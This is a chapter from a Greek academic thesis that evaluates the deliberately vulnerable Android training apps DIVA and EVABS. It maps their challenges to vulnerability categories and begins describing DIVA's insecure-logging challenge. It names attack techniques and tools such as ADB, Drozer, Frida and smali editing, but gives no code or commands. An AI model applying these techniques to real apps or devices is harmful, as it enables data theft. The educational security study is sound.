Σε αυτό το κεφάλαιο της εργασίας παρουσιάζονται τα δύο εργαλεία εκμάθησης (DIVA και EVABS) που αφορούν τις ευπάθειες οι οποίες εντοπίζονται στις κινητές εφαρμογές. Συγκεκριμένα, αναφέρεται ο τρόπος εγκατάστασής τους, η χρήση τους, οι τεχνικές που χρησιμοποιούν και προβάλλεται το εκπαιδευτικό περιεχόμενο κάθε εργαλείου. Ακόμα, οι ευπάθειες που παρουσιάζει το καθένα εργαλείο συσχετίζονται με τις αντίστοιχες ευπάθειες που επισημαίνονται στο κεφάλαιο 2. Με αυτόν τον τρόπο καθίσταται σαφές στους μελλοντικούς επαγγελματίες αν παρουσιάζονται κατάλληλα οι ευπάθειες αναδεικνύοντας την επικινδυνότητα της κάθε μια ξεχωριστά αλλά και τον τρόπο με τον οποίο επιλύονται. Έτσι, γίνεται αντιληπτός ο βαθμός ευχρηστίας ή δυσχρηστίας αυτών των εργαλείων, ώστε να διεξαχθούν σωστά συμπεράσματα.

Η μεθοδολογία που ακολουθήθηκε για την υλοποίηση των προκλήσεων της εφαρμογής DIVA ήταν αρχικά η επίλυση των προκλήσεων σε Kali Linux μέσα σε Virtual Machine, ενώ η χρήση κάποιου walkthrough πραγματοποιήθηκε μόνο σε συγκεκριμένες περιπτώσεις. Επιλέχθηκε το DIVA, διότι περιέχει μεγάλη ποικιλία εκπαιδευτικού υλικού και είναι ιδιαίτερα εύχρηστο, καθώς παρουσιάζεται στον χρήστη με μορφή παιχνιδιού. Με αυτόν τον τρόπο ακόμα και νέοι επαγγελματίες, που δεν έχουν ασχοληθεί ξανά με τις ευπάθειες των κινητών, μπορούν ευκολότερα να τις κατανοήσουν και να τις αντιμετωπίσουν. Η επιλογή της εν λόγω εφαρμογής έγινε με σκοπό την όσο το δυνατόν μεγαλύτερη συγκέντρωση πληροφοριών και τρόπων παραβίασης που δημιουργούνται για τις ευπάθειες των κινητών συσκευών. Στόχος είναι να διαπιστωθεί αν μπορούν τα στοιχεία αυτά να χρησιμοποιηθούν για τη δημιουργία ενός CTF, το οποίο αποτελεί μία πρόκληση που παρουσιάζει διάφορες ευπάθειες που καλείται να αντιμετωπίσει ο χρήστης. Στον πίνακα 12 παρουσιάζεται το σύνολο των προκλήσεων του DIVA και του EVABS.

Επιπλέον, σύμφωνα με τη μεθοδολογία που ακολουθήθηκε για την υλοποίηση των προκλήσεων της εφαρμογής EVABS αυτές επιλύθηκαν, όπως και στην περίπτωση του DIVA, σε Kali Linux μέσα σε Virtual Machine, χωρίς την βοήθεια και καθοδήγηση κάποιου walkthrough ή documentation, τα οποία να δείχνουν τον τρόπο επίλυσης των προκλήσεων. Για την καλύτερη και ορθότερη λειτουργία του EVABS θεωρείται απαραίτητη η εφαρμογή του σε έναν προσομοιωτή, όπως το Android Studio, ή σε μια κινητή συσκευή, η οποία έχει πρόσβαση σε root, δηλαδή ο χρήστης να έχει δικαιώματα υπερχρήστη (Superuser Privileges). Λόγω του ότι δεν διαθέτουμε, όμως, δυνατό υπολογιστικό σύστημα για την προσομοίωση, ούτε κάποια συσκευή που να έχει πρόσβαση σε root, καθώς για την λύση των προκλήσεων χρησιμοποιήθηκαν προσωπικές μας κινητές συσκευές, δεν προχωρήσαμε σε αυτή την προσέγγιση. Ως αποτέλεσμα κάποιες από τις ασκήσεις δεν υλοποιήθηκαν πλήρως καθώς δεν διαθέτουμε τα απαιτούμενα δικαιώματα υπερχρήστη.

Damn insecure and vulnerable App (DIVA)	Extremely Vulnerable Android Labs (EVABS)
1. Insecure Logging	1. Debug Me
2. Hardcoding Issues – Part 1	2. File Access
3. Insecure Data Storage – Part 1	3. Strings
4. Insecure Data Storage – Part 2	4. Resources
5. Insecure Data Storage – Part 3	5. Shares and Prefs
6. Insecure Data Storage – Part 4	6. DB Leak
7. Input Validation Issues – Part 1	7. Export
8. Input Validation Issues – Part 2	8. Decode
9. Access Control Issues – Part 1	9. Smali Injection
10. Access Control Issues – Part 2	10. Interception
11. Access Control Issues – Part 3	11. Custom Access
12. Hardcoding Issues – Part 2	12. Instrument
13. Input Validation Issues – Part 3	

Πίνακας 12. Προκλήσεις DIVA και EVABS

Επιπλέον, το EVABS ανήκει στην ίδια κατηγορία εφαρμογών/εκπαιδευτικών εργαλείων, που όπως προαναφέρθηκε περιέχουν μεγάλη ποικιλία εκπαιδευτικού ιδιαίτερα εύκολο στη χρήση του υλικού. Επομένως, για αυτόν τον λόγο επιλέχθηκε και στη συγκεκριμένη εργασία.

3.1 Damn insecure and vulnerable App (DIVA) και σύνδεση με τις Ευπάθειες

Σε αυτήν την ενότητα πραγματοποιείται συσχέτιση των ευπαθειών της εφαρμογής DIVA με τις ευπάθειες που αναφέρθηκαν στο κεφάλαιο 2, όπου αναλύθηκε η εκτίμηση επιπτώσεων. Το DIVA είναι μια εφαρμογή σχεδιασμένη να είναι ανασφαλής, καθώς δεν περιέχει πρωτόκολλα ασφαλείας. Σκοπός της είναι να παρουσιάσει σε προγραμματιστές, επαγγελματίες ασφαλείας αλλά και σε φοιτητές τα ελαττώματα που υπάρχουν γενικά στις εφαρμογές και που οφείλονται σε λάθος κώδικες εφαρμογής, όπου υπάρχουν κενά ασφαλείας.

Αρχικά, πραγματοποιείται σύγκριση της πρόκλησης «ελέγχου εισαγωγής» (Insecure Logging), που περιέχει η εφαρμογή, με τις ευπάθειες που αναφέρθηκαν στο κεφάλαιο 2. Με αυτόν τον τρόπο παρατηρείται ότι η ευπάθεια του «ελέγχου εισαγωγής» παρουσιάζει τα ίδια χαρακτηριστικά με τις ευπάθειες του *λογισμικού, δεδομένων και δικτύου*. Στον συγκεκριμένο «έλεγχο εισαγωγής» γίνεται χρήση του logcat, το οποίο αποτελεί την κεντρική πηγή πληροφοριών για όλα τα τμήματα της συσκευής. Παράλληλα, με την βοήθεια του δικτύου καθίσταται δυνατή η απόκτηση πρόσβασης στα δεδομένα του χρήστη και η υποκλοπή πληροφοριών σχετικά με αυτόν αλλά και τις εφαρμογές του.

Στην συνέχεια, οι προκλήσεις σχετικά με τα «ζητήματα κατάρτισης» (Hardcoding Issues) αντιστοιχούνται με τις ευπάθειες που αναφέρθηκαν στο κεφάλαιο 2. Ειδικότερα, παρατηρείται ότι τα προβλήματα που παρουσιάζει η εν λόγω πρόκληση κατατάσσονται στην *ευπάθεια των δεδομένων* αλλά και στην *ευπάθεια σφάλματος της*

εφαρμογής. Ο επιτιθέμενος μπορεί να εκμεταλλευτεί το σφάλμα που υπάρχει στον κώδικα της εφαρμογής, όπου καταδεικνύεται η τοποθεσία του κλειδιού του χρήστη, και μεταβαίνοντας σε αυτήν την θέση να υποκλέψει τα δεδομένα του τελευταίου.

Έπειτα, συσχετίζονται οι προκλήσεις «επισφαλούς αποθήκευσης δεδομένων» (Insecure Data Storage) με τις ευπάθειες από το κεφάλαιο 2. Παρατηρείται ότι η πρόκληση αυτή περιλαμβάνει τις ευπάθειες *σφάλματος εφαρμογής, υλικού και δεδομένων*. Η πρόκληση αυτή αντιστοιχείται με όλες αυτές τις ευπάθειες καθώς χρησιμοποιεί ορισμένα σφάλματα στον κώδικα για να εντοπίσει τα δεδομένα. Στη συνέχεια, χρησιμοποιώντας το ADB (Android Debug Bridge) της συσκευής επιτυγχάνεται η απόκτηση πρόσβασης στην συσκευή και η υποκλοπή δεδομένων από την αποθήκη δεδομένων του χρήστη.

Μέσα σε αυτό το πλαίσιο συγκρίνονται οι προκλήσεις των «ζητημάτων στην επικύρωση εισόδου» (Input Validation Issues) με τις ευπάθειες του κεφαλαίου 2. Συμπεραίνεται ότι οι ευπάθειες που εκμεταλλεύονται αυτές οι προκλήσεις είναι οι ευπάθειες *λογισμικού, σφάλματος της εφαρμογής, ασυμβατότητας εφαρμογών, υλικού, δικτύου και δεδομένων*. Η εν λόγω πρόκληση συγκρίνεται με τις παραπάνω ευπάθειες καθώς ο επιτιθέμενος κάνοντας χρήση του logcat αποκτά πρόσβαση στις πληροφορίες του λογισμικού της συσκευής. Παράλληλα, αξίζει ιδιαίτερα να τονιστεί ότι ο ίδιος καταγράφει τα σφάλματα στον κώδικα της εφαρμογής και έτσι αποκτά την δυνατότητα να δημιουργήσει μια ασυμβατότητα στην εφαρμογή ώστε, διακόπτοντας την λειτουργία της, να την τερματίσει. Έπειτα, είναι δυνατόν να εκμεταλλευτεί αυτή την ασυμβατότητα με στόχο την υποκλοπή δεδομένων σχετικά με τον χρήστη.

Τέλος, συσχετίζονται οι προκλήσεις σχετικά με τα «ζητήματα ελέγχου πρόσβασης» (Access Control Issues) με τις ευπάθειες του κεφαλαίου 2. Γίνεται αντιληπτό πως αυτή η πρόκληση εκμεταλλεύεται τις ευπάθειες *σφάλματος εφαρμογής, υλικού και των δεδομένων* για να αποκτήσει πρόσβαση σε πληροφορίες που αφορούν τον χρήστη. Οι συγκεκριμένες ευπάθειες αντιστοιχούνται με την πρόκληση καθώς η τελευταία καταδεικνύει ότι ο επιτιθέμενος εντοπίζοντας κάποια λάθη που έχουν πραγματοποιηθεί στον κώδικα της εφαρμογής και χρησιμοποιώντας ξανά το ADB μπορεί να αποκτήσει πρόσβαση στην εφαρμογή και να υποκλέψει τα δεδομένα του χρήστη. Πραγματοποιώντας την συνολική συσχέτιση της εφαρμογής DIVA με τις ευπάθειες που αναφέρθηκαν στο κεφάλαιο 2 παρατηρείται ότι στην παρούσα εφαρμογή εμφανίζονται σχεδόν όλες οι ευπάθειες που αναφέρθηκαν και κυριότερα οι ευπάθειες *σφάλματος εφαρμογής και δεδομένων*, καθώς στις περισσότερες προκλήσεις χρησιμοποιείται κάποιο αυθαίρετο κομμάτι του κώδικα εφαρμογής για την απόκτηση πρόσβασης ή τον εντοπισμό του κλειδιού εισόδου και την υποκλοπή των δεδομένων του χρήστη.

Παρακάτω παρουσιάζονται σε πίνακα (Πίνακας 13) οι προκλήσεις της εφαρμογής DIVA με τις ευπάθειες από της ενότητας 2. Παρατηρείται ότι, σχεδόν σε όλες τις προκλήσεις συναντάται η *ευπάθεια δεδομένων* και η *ευπάθεια σφάλματος εφαρμογής*, ενώ για την ολοκλήρωση της εξέτασής τους απαραίτητη θεωρείται η απόκτηση πρόσβασης στα δεδομένα του χρήστη και ο εντοπισμός σφάλματος στον κώδικα της εφαρμογής.

Προκλήσεις του Damn insecure and vulnerable App (DIVA)	Συσχέτιση με ευπάθειες τις ευπάθειες της Ενότητας 2
DV01-Insecure Logging: Ευπάθεια στην διαχείριση ανασφαλούς σύνδεσης	VULN01 - Ευπάθεια λογισμικού VULN07 - Ευπάθεια δεδομένων VULN08 - Ευπάθεια δικτύου
DV02-Hardcoding Issues: Ευπάθεια θεμάτων σκληρής κωδικοποίησης	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN07 - Ευπάθεια δεδομένων
DV03-Insecure Data Storage: Ευπάθεια στην διαχείριση μη ασφαλούς αποθήκευσης των δεδομένων	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN06 - Ευπάθεια υλικού VULN07 - Ευπάθεια δεδομένων
DV04-Input Validation Issues: Ευπάθεια επικύρωσης εισόδου	VULN01 - Ευπάθεια λογισμικού VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN03 - Ευπάθεια ασυμφωνίας εφαρμογών VULN06 - Ευπάθεια υλικού VULN07 - Ευπάθεια δεδομένων VULN08 - Ευπάθεια δικτύου
DV05-Access Control Issues: Ευπάθεια θεμάτων ελέγχου πρόσβασης	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN06 - Ευπάθεια υλικού VULN07 - Ευπάθεια δεδομένων

Πίνακας 13. Συσχετισμός προκλήσεων DIVA με τις ευπάθειες (Κεφαλαίο 2)

Σε καμία πρόκληση δεν εμφανίζεται η ευπάθεια *ασφάλειας υποκειμένου* και η ευπάθεια *μη ενημερότητας του χρήστη*, καθώς τα εργαλεία εκμάθησης είναι δυνατόν να εφαρμοστούν από τον κάθε χρήστη ξεχωριστά. Αντιθέτως, οι συγκεκριμένες ευπάθειες χρειάζονται την συναναστροφή του χρήστη με άλλα άτομα. Ένας τρόπος αξιοποίησης της ευπάθειας *μη ενημερότητας του χρήστη* θα μπορούσε να αποτελέσει η δημιουργία μιας εφαρμογής όπου θα πραγματοποιούνται επιθέσεις σε άλλους χρήστες της εφαρμογής και θα αναπτύσσονται άμυνες κατά αυτών των επιθέσεων. Ωστόσο, η ευπάθεια *ασφάλειας υποκειμένου* δεν θα μπορούσε να δημιουργηθεί παρά μόνο μέσα από μια βιωματική διαδικασία. Το DIVA μπορεί και καλύπτει σχεδόν όλα τα θέματα των ευπαθειών ωθώντας τον χρήστη του να πραγματοποιεί ποικίλες επιθέσεις, στις οποίες τίγεται πληθώρα θεμάτων ασφάλειας ενώ παράλληλα τον βοηθούν να κατανοήσει την προέλευση των ευπαθειών και τον τρόπο αντιμετώπισής τους.

3.2 Extremely Vulnerable Android Labs (EVABS) και σύνδεση με τις Ευπάθειες

Στη συγκεκριμένη ενότητα πραγματοποιείται συσχέτιση των ευπαθειών της εφαρμογής EVABS με τις ευπάθειες που αναλύθηκαν στο κεφάλαιο 2, οι οποίες με τη σειρά τους συσχετίστηκαν με το Academic Curricula. Το EVABS, όπως και το DIVA, είναι μια εφαρμογή ανοιχτού κώδικα Android η οποία είναι σκόπιμα ευάλωτη για να λειτουργεί ως πλατφόρμα εκμάθησης για αρχάριους της ασφάλειας. Η εν λόγω εφαρμογή δημιουργήθηκε ώστε αρχάριοι με πολύ περιορισμένες ή μηδενικές γνώσεις να εισαχθούν σε μερικές από τις σημαντικότερες και κοινά ευρέως διαδεδομένες

ευπάθειες εφαρμογών Android ενός διαδραστικού μοντέλου βασισμένο σε ιστορίες. Το EVABS ακολουθεί μια προσέγγιση δυσκολίας ως προς το επίπεδο, ώστε σε κάθε επίπεδο ο παίκτης να μαθαίνει κάτι καινούργιο. Αρχικά, συσχετίζεται η πρόκληση ‘Debug Me’, που περιλαμβάνεται στην εφαρμογή, με τις προαναφερθείσες στο κεφάλαιο 2 ευπάθειες. Παρατηρείται ότι η ευπάθεια του *ελέγχου εισαγωγής* παρουσιάζει τα ίδια χαρακτηριστικά με τις ευπάθειες *λογισμικού, δεδομένων και δικτύου*. Επιπλέον, χρησιμοποιείται το Logcat, το οποίο αποτελεί το ημερολόγιο της συσκευής, και παρέχονται πληροφορίες αναφορικά με όλα τα τμήματά της, ενώ με την βοήθεια του δικτύου επιτυγχάνεται η απόκτηση πρόσβασης στα δεδομένα του χρήστη και η υποκλοπή πληροφοριών για αυτόν αλλά και για τις εφαρμογές του.

Στην συνέχεια με τις ευπάθειες συσχετίζεται η πρόκληση ‘File Access’ που αφορά την ευπάθεια πρόσβασης στα περιουσιακά στοιχεία της εφαρμογής. Παρατηρείται ότι η ευπάθεια αυτής της πρόκλησης κατατάσσεται στις ευπάθειες *δεδομένων και σφάλματος εφαρμογής*. Ο επιτιθέμενος ανεμπόδιστος από συστήματα και προγράμματα ασφαλείας μπορεί να εγκαταστήσει φακέλους της εφαρμογής και να αποκτήσει πρόσβαση στον φάκελο με τα περιουσιακά στοιχεία της εφαρμογής ώστε να υποκλέψει τα δεδομένα του χρήστη.

Επιπροσθέτως, συσχετίζεται η πρόκληση ‘Strings’, που αφορά την ευπάθεια πρόσβασης σε μεταβλητές της εφαρμογής, με την *ευπάθεια των δεδομένων* και την *ευπάθεια σφάλματος εφαρμογής*. Και σε αυτή τη περίπτωση ο επιτιθέμενος ανεμπόδιστος από συστήματα και προγράμματα ασφαλείας είναι σε θέση να εγκαταστήσει φακέλους της εφαρμογής, να αποκτήσει πρόσβαση στον φάκελο των μεταβλητών και να κλέψει τυχόν πληροφορίες και δεδομένα του χρήστη που βρίσκονται εκεί.

Η επόμενη συσχετιζόμενη πρόκληση είναι αυτή της ‘Resources’ που αφορά την ευπάθεια των αποθεμάτων της εφαρμογής. Στην εν λόγω ευπάθεια παρατηρούνται τα ίδια χαρακτηριστικά με την ευπάθεια των *δεδομένων* και την ευπάθεια *σφάλματος εφαρμογής*. Για άλλη μια φορά ο επιτιθέμενος μπορεί να εγκαταστήσει φάκελο των αποθεμάτων χωρίς ιδιαίτερη δυσκολία και να κλέψει τυχόν δεδομένα που υπάρχουν μέσα σε αυτόν.

Συνεχίζοντας, η πρόκληση ‘Shares and Prefs’, που αφορά την ευπάθεια των κοινών προτιμήσεων και των τιμών-κλειδιά, συσχετίζεται με τις ευπάθειες *δεδομένων, υλικού και σφάλματος εφαρμογής*. Ο επιτιθέμενος με την χρήση του ADB shell μπορεί να εισέλθει στην συσκευή και ανοίγοντας το πακέτο με τον κώδικα κάποιας εφαρμογής να υποκλέψει τον φάκελο των κοινών προτιμήσεων και να εντοπίσει τις τιμές-κλειδιά που υπάρχουν αποθηκευμένες εκεί.

Ας σημειωθεί ακόμα ότι, συσχετίζεται η πρόκληση ‘DB Leak’, που αφορά την ευπάθεια των χώρων αποθήκευσης με τις ευπάθειες του κεφαλαίου 2. Παρατηρείται ότι αυτή η ευπάθεια συσχετίζεται με τις ευπάθειες *δεδομένων, υλικού και σφάλματος εφαρμογής*. Ο επιτιθέμενος με την χρήση του ADB shell μπορεί να εισέλθει στην συσκευή και τις βάσεις δεδομένων και να υποκλέψει δεδομένα και πληροφορίες που αφορούν τον χρήστη.

Έπειτα, η πρόκληση 'Export', που αφορά την ευπάθεια των εξαγόμενων δραστηριοτήτων, συσχετίζεται με τις ευπάθειες του κεφαλαίου 2. Παρατηρείται ότι η συγκεκριμένη συσχετίζεται με τις ευπάθειες *δεδομένων, σφάλματος εφαρμογής και δικτύου*. Ο επιτιθέμενος μπορεί με την χρήση κάποιου εργαλείου, όπως το Drozer, να συνδεθεί στο δίκτυο του χρήστη, να παρατηρήσει και να εκμεταλλευτεί κάποιες εξαγόμενες δραστηριότητες που υπάρχουν σε μια εφαρμογή του. Έπειτα, είναι δυνατόν να υποκλέψει δεδομένα ή να αποκτήσει πρόσβαση και σε άλλα σημεία της εφαρμογής.

Επιπλέον, η πρόκληση 'Decode', που αφορά την ευπάθεια αποκρυπτογράφησης κλειδιών, συσχετίζεται με τις ευπάθειες του κεφαλαίου 2. Παρατηρείται ότι η εν λόγω ευπάθεια έχει παρόμοια χαρακτηριστικά με την *ευπάθεια δεδομένων* και την *ευπάθεια σφάλματος εφαρμογής*. Ο επιτιθέμενος αναζητώντας τον κώδικα της εφαρμογής μπορεί να εντοπίσει κάποια κρυπτογραφημένα κλειδιά, ενώ με την χρήση του εργαλείου 'Base64 Decode & Encode' μπορεί να τα αποκρυπτογραφήσει και να αποκτήσει πρόσβαση σε άλλα μέρη της εφαρμογής μας.

Συνεχίζοντας, συσχετίζεται η πρόκληση 'Smali Injection', που αφορά την ευπάθεια της επεξεργασίας των αρχείων smali μιας εφαρμογής και την επανατοποθέτηση τους πάνω στην εφαρμογή, με τις ευπάθειες του κεφαλαίου 2. Και σε αυτή τη περίπτωση παρατηρείται ότι αυτή η ευπάθεια συσχετίζεται με την *ευπάθεια δεδομένων* και την *ευπάθεια σφάλματος εφαρμογής*. Ο επιτιθέμενος μπορεί να κατεβάσει τα αρχεία smali μιας εφαρμογής, να τα επεξεργαστεί και να τα επανατοποθετήσει πάνω στην εφαρμογή. Με αυτόν τον τρόπο είναι δυνατόν να αποκτήσει πρόσβαση σε μέρη της εφαρμογής που προηγουμένως απαγορευόταν.

Στην συνέχεια, συσχετίζεται η πρόκληση 'Interception', που αφορά την ευπάθεια της παρακολούθησης της κίνησης των μηνυμάτων από τον Server προς μια συσκευή Android και το αντίστροφο, με τις ίδιες ευπάθειες. Παρατηρείται ότι αυτή η ευπάθεια έχει παρόμοια χαρακτηριστικά με τις ευπάθειες των *δεδομένων, λογισμικού, την ευπάθεια υλικού, δικτύου και σφάλματος εφαρμογής*. Ο επιτιθέμενος μπορεί να παρακολουθήσει την κίνηση των μηνυμάτων της κινητής μας συσκευής κάνοντας χρήση του Server και να τα υποκλέψει ώστε να αποκτήσει πρόσβαση στα δεδομένα και τις πληροφορίες του χρήστη.

Επιπρόσθετα, συσχετίζεται η πρόκληση 'Custom Access', που αφορά την ευπάθεια της πρόσβασης στα αρχεία της εφαρμογής μας με τις ευπάθειες του κεφαλαίου 2. Παρατηρείται ότι αυτή συσχετίζεται με την *ευπάθεια δεδομένων* και την *ευπάθεια σφάλματος εφαρμογής*. Ο επιτιθέμενος μπορεί να αποκτήσει πρόσβαση στα .class αρχεία της εφαρμογής μας με την χρήση των εργαλείων Apktool και JD-GUI και έπειτα να εντοπίσει το κλειδί που θα του επιτρέπει την πρόσβαση στα δεδομένα. Με αυτόν τον τρόπο είναι σε θέση να υποκλέψει πληροφορίες ή να αποκτήσει πρόσβαση σε άλλα μέρη της συσκευής με ευαίσθητες πληροφορίες.

Τέλος, συσχετίζεται η πρόκληση 'Instrument' που αφορά την ευπάθεια της επεξεργασία αρχείων μιας εφαρμογής με την χρήση δυναμικών οργάνων με τις ευπάθειες του κεφαλαίου 2. Παρατηρείται ότι αυτή η ευπάθεια συσχετίζεται με τις ευπάθειες *δεδομένων, σφάλματος εφαρμογής, την λογισμικού και δικτύου*. Ο

επιτιθέμενος μπορεί με την χρήση του εργαλείου Frida να παρακολουθήσει κάθε κίνηση, να επεξεργαστεί τα αρχεία και να αποκτήσει δεδομένα χωρίς να γίνει αντιληπτό.

Παρακάτω απεικονίζονται σε πίνακα (Πίνακας 14) όλες οι συσχετίσεις των προκλήσεων της εφαρμογής EVABS με τις ευπάθειες που αναφέρθηκαν στο κεφάλαιο 2.

ΠροκλήσειςExtremely Vulnerable Android Labs (EVABS)	Ευπάθειες για κινητές επικοινωνίες και εφαρμογές
EV01-Debug Me: Ευπάθεια στην διαχείριση ανασφαλούς σύνδεσης	VULN01 - Ευπάθεια λογισμικού VULN07 - Ευπάθεια των δεδομένων VULN08 - Ευπάθεια δικτύου
EV02-File Access: Ευπάθεια στην διαχείριση πρόσβασης στα περιουσιακά στοιχεία της συσκευής	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN07 - Ευπάθεια των δεδομένων
EV03-Strings: Ευπάθεια στην διαχείριση πρόσβασης στις μεταβλητές της εφαρμογής	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN07 - Ευπάθεια των δεδομένων
EV04-Resources: Ευπάθεια στην διαχείριση των αποθεμάτων της συσκευής	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN07 - Ευπάθεια των δεδομένων
EV05-Shares and Prefs: Ευπάθεια στην διαχείριση των κοινών προτιμήσεων και των τιμών κλειδιών	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN06 - Ευπάθεια υλικού VULN07 - Ευπάθεια των δεδομένων
EV06-DB Leak: Ευπάθεια στην διαχείριση των περιοχών αποθήκευσης δεδομένων	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN06 - Ευπάθεια υλικού VULN07 - Ευπάθεια των δεδομένων
EV07-Export: Ευπάθεια στην διαχείριση των εξαγόμενων δραστηριοτήτων	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN07 - Ευπάθεια των δεδομένων VULN08 - Ευπάθεια δικτύου
EV08-Decode: Ευπάθεια στην αποκρυπτογράφηση κλειδιών	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN07 - Ευπάθεια των δεδομένων
EV09-Smali Injection: Ευπάθεια στην επεξεργασία κλειδιών smali	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN07 - Ευπάθεια των δεδομένων
EV10-Interception: Ευπάθεια στην παρακολούθηση της διακίνησης των μηνυμάτων της συσκευής	VULN01 - Ευπάθεια λογισμικού VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN06 - Ευπάθεια υλικού VULN07 - Ευπάθεια των δεδομένων VULN08 - Ευπάθεια δικτύου
EV11-Custom Access: Ευπάθεια στην παραβίαση προσαρμοσμένης δράσης στα αρχεία της συσκευής	VULN02 - Ευπάθεια σφάλματος εφαρμογής VULN07 - Ευπάθεια των δεδομένων
EV12-Instrument: Ευπάθεια στην επεξεργασία αρχείων με την χρήση δυναμικών οργάνων	VULN01 - Ευπάθεια λογισμικού VULN07 - Ευπάθεια των δεδομένων VULN08 - Ευπάθεια δικτύου

Πίνακας 14. Συσχετισμός προκλήσεων EVABS με ευπάθειες κεφαλαίου 2

Όπως φαίνεται στη περίπτωση του EVABS σε όλες τις προκλήσεις συναντάται η *ευπάθεια δεδομένων* και η *ευπάθεια σφάλματος εφαρμογής*, καθώς για την ολοκλήρωσή τους απαραίτητη θεωρείται η απόκτηση πρόσβασης στα δεδομένα του χρήστη και ο εντοπισμός σφάλματος στον κώδικα της εφαρμογής. Επιπλέον, όπως παρατηρείται και στο DIVA, σε καμία πρόκληση δεν βρέθηκε η *ευπάθεια υποκειμένου* και η *ευπάθεια μη ενημερότητας του χρήστη*, καθώς τα εργαλεία εκμάθησης αξιοποιούνται ατομικά από τον κάθε χρήστη, ενώ οι συγκεκριμένες ευπάθειες χρειάζονται την συναναστροφή του με άλλους ανθρώπους.

Ένας τρόπος αξιοποίησης της *ευπάθειας μη ενημερότητας του χρήστη* μπορεί να αποτελέσει η δημιουργία εφαρμογής μέσω της οποίας θα πραγματοποιούνται

επιθέσεις σε χρήστες άλλων εφαρμογών αλλά και τακτικές άμυνας σε εξωτερικές επιθέσεις. Ωστόσο, η *ευπάθεια υποκειμένου* είναι δυνατόν να δημιουργηθεί μόνο κατά τη διάρκεια βιωματικών διαδικασιών. Το EVABS καταφέρνει να καλύψει μεγάλο ποσοστό των ευπαθειών και αποτελεί μια πληρέστερη και φιλική για τον χρήστη εφαρμογή από ότι το DIVA. Αυτό επιτυγχάνεται, καθώς οι προκλήσεις παρουσιάζονται με τη μορφή παιχνιδιού ή περιπέτειας, όπου για παράδειγμα ο χρήστης καλείται να ξεπεράσει εμπόδια ώστε να ξεφύγει από τον πλανήτη που έχει παγιδευτεί. Παρόλα αυτά το DIVA είναι πιο άρτια σχεδιασμένο καθιστώντας τη διεπαφή του με τον χρήστη πιο αρμονική. Παράλληλα, η επίλυση προκλήσεων γίνεται με πιο επεξηγηματικό και καθοδηγητικό τρόπο γεγονός που οφείλεται στο ότι το DIVA δημιουργήθηκε πρώτο χρονολογικά, το 2015, και έχει δεχτεί περισσότερη επεξεργασία από ότι το EVABS που δημιουργήθηκε το 2018.


3.3 Εκπαιδευτικό περιεχόμενο και ευπάθειες που περιέχει το DIVA

Η εφαρμογή DIVA, συμπεριλαμβανομένου όλων των προκλήσεων που περιγράφονται στο εν λόγω κεφάλαιο, παρέχει στον χρήστη εκπαιδευτικό περιεχόμενο σχετικό με τις ευπάθειες των κινητών συσκευών και εφαρμογών. Μολονότι το εκπαιδευτικό περιεχόμενο σχετικά με την προστασία του χρήστη από αυτές είναι ελλιπές ή και ανύπαρκτο, σε θέματα ασφάλειας το περιεχόμενο που παρέχεται αφορά τον εντοπισμό ορισμένων ευπαθειών. Ωστόσο, και αυτό μερικές φορές δεν είναι αρκετό καθώς ο επιτιθέμενος μπορεί να έχει ήδη αποκτήσει πρόσβαση στην συσκευή του χρήστη πριν ο τελευταίος εντοπίσει την ευπάθεια και να έχει υποκλέψει τα δεδομένα και τις πληροφορίες του.

3.3.1. DV01 - Insecure Logging (Ευπάθεια στη διαχείριση ανασφαλούς σύνδεσης)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη τραπεζική ή εμπορική εφαρμογή που δέχεται ως είσοδο αριθμούς πιστωτικών καρτών. Οι προγραμματιστές της εφαρμογής τοποθέτησαν στον κώδικα την εξαίρεση (exception στον κώδικα Java), η οποία ελέγχει αν η κάρτα έχει την επιθυμητή μορφή με βάση το μέγεθος του αριθμού κάρτας που δίνεται στην είσοδο.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον ίδιο τον κώδικα και επομένως με την *ασφάλεια δεδομένων* και *λογισμικού* (Data Security, Software Security). Η ενεργοποίηση διαδικασιών ελέγχου τιμών είναι σημαντική, ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα καταγράφουν την ενεργοποίηση της εξαίρεσης καταγράφοντας μάλιστα τον αριθμό κάρτας σε ένα αρχείο καταγραφής. Στην συνέχεια, με την αξιοποίηση του εργαλείου Logcat δίνεται η δυνατότητα στους εκπαιδευόμενους να έχουν πρόσβαση στο αρχείο καταγραφής και να επιβεβαιώσουν τη συγκεκριμένη ευπάθεια βλέποντας το λάθος που προκύπτει στην συναλλαγή (Εικόνα 1).



Εικόνα 1. Προβολή στο logcat του σφάλματος της πρώτης πρόκλησης.

Η εν λόγω ευπάθεια εκθέτει τα δεδομένα του χρήστη στο αρχείο καταγραφής και επιτρέπει σε λογισμικά, όπως το Logcat, να παρέχουν πρόσβαση στα δεδομένα ή στις διαδικασίες σχετικές με την αποσφαλμάτωση εκθέτοντας δεδομένα του χρήστη που τοποθετούνται στο περιβάλλον χρήσης.

